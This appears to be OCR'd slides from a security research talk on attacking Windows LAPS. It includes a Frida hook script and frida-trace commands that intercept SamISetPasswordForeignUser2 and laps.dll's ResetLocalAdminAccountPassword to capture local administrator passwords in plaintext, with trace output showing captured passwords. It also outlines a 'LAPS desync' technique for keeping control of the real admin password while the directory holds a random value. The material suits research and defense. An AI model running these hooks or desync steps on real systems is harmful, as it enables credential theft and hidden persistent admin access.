
Password (args[3])

C++


```cpp
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

```
26158 ms  [GET] SamISetPasswordForeignUser2
26158 ms  args[3]: 0xecebfaf680
26158 ms             0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
ecebfaf680  1c 00 1e 00 00 00 00 00 c0 2d 89 32 62 02 00 00  .........-.2b...
26158 ms  args[3].add(8).readPointer(): 0x26232892dc0
26158 ms  E&YIvMDm{8x!Z0
```

Password!


Active Directory Users and Computers
File
About Windows
Windows Server 2022
Microsoft Windows Server
Version 21H2 (OS Build 20348.3807)
© Microsoft Corporation. All rights reserved.
The Windows Server 2022 Datacenter operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.
This product is licensed under the Microsoft Software License Terms to:
Windows User
OK
13:05
30/06/2025
About Windows
Windows 11
Microsoft Windows
Version 24H2 (OS Build 26100.4351)
© Microsoft Corporation. All rights reserved.
The Windows 11 Pro operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.
This product is licensed under the Microsoft Software License Terms to:
atgo
OK
Mem Usage
============
43,052 K
SetPasswordForeignUser2
24/06/2025 11:14
Application
onEnter(log, args, state) {
log('[GET] SamISetPasswordForeignUser2');
const usernamePtr = args[2].add(8).readPointer();
const passwordPtr = args[3].add(8).readPointer();
const username = usernamePtr.readUtf16String();
const password = passwordPtr.readUtf16String();
log(` --> Username: (${usernamePtr}) ${username} / Password: (${passwordPtr}) ${password}`);
},
onLeave(log, retval, state) {
// No operation
}
});
Command Prompt
C:\Users\baguette>gpupdate /target:computer /force
Search
ENG
SF
13:05
30/06/2025

laps.dll!AccountManager::ResetLocalAdminAccountPassword




With Frida, we can also trace internal functions,
we just need the function's offset and to find interesting parameters.

`ResetLocalAdminAccountPassword(AccountManager *this, LocalAdminAccount *param_1,`
`longlong param_2``, undefined8 param_3)`


Offset

```
                     ?ResetLocalAdminAccountPassword@AccountManagerXREF[2]:     UpdateStateOnSuccess:180014939(...
                     AccountManager::ResetLocalAdminAccountPassword             180085edc(*)
180013c0c 48 89 5c        MOV        qword ptr [RSP + local_res8],RBX
          24 08
```

```
C:\Users\baguette\Desktop>frida-trace -p 928 -a laps.dll!0x13c0c
Instrumenting...
sub_13c0c: Loaded handler at "C:\Users\baguette\Desktop\__handlers__\laps.dll\sub_13c0c.js"
Started tracing 1 function. Web UI available at http://localhost:50141/
           /* TID 0x16fc */
 10714 ms  [GET] AccountManager::ResetLocalAdminAccountPassword
 10714 ms  args[2]:0x26232845320
 10714 ms            0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
26232845320  54 00 4e 00 31 00 64 00 2c 00 32 00 6f 00 39 00  T.N.1.d.,.2.o.9.
26232845330  66 00 55 00 68 00 2c 00 49 00 75 00 00 00 02 00  f.U.h.,.I.u.....
```



laps.dll!AccountManager::ResetLocalAdminAccountPassword



Status of objective

Can the LAPS password be captured?

AD: ✓

Entra ID: ✓

LAPS desync: two options


#1: Modify the local password

- The password on the directory will be **random** & we **maintain control over the actual** local admin password


#2: Modify the directory password


- Limited impact when used alone: the actual local admin password remains random and unknown.

LAPS desync


/* TID 0x6f8 */
5671 ms [SET] SamISetPasswordForeignUser2
5671 ms --> Username: (0x201487bd120) Administrator / Password: (0x201487bdd20) G3$.6Uc;9]J4Dg
5671 ms New password: RandomPassw0rd


LAPS local admin account name:
Administrator
LAPS local admin account password:
G3$.6Uc;9]J4Dg


Account name
Administrator
Security ID
S-1-5-21-2970840996-3213091915-706289186-500
Local administrator password
HelloIntune
Last password rotation
6/30/2025, 3:44:29 PM
Next password rotation
7/7/2025, 3:44:29 PM


Local Administrator Password Solution
Current LAPS password expiration:
Wednesday, 30 July 2025 13:10
Set new LAPS password expiration:
Wednesday, July 30, 2025 1:10 pm
Expire now
LAPS local admin account name:
Administrator
LAPS local admin account password:
Yeah.Random123
Copy password
Hide password


Is it possible to desync. LAPS password?

Status of objective

AD: ✓

Entra ID: ✓

Forcing a LAPS password rotation

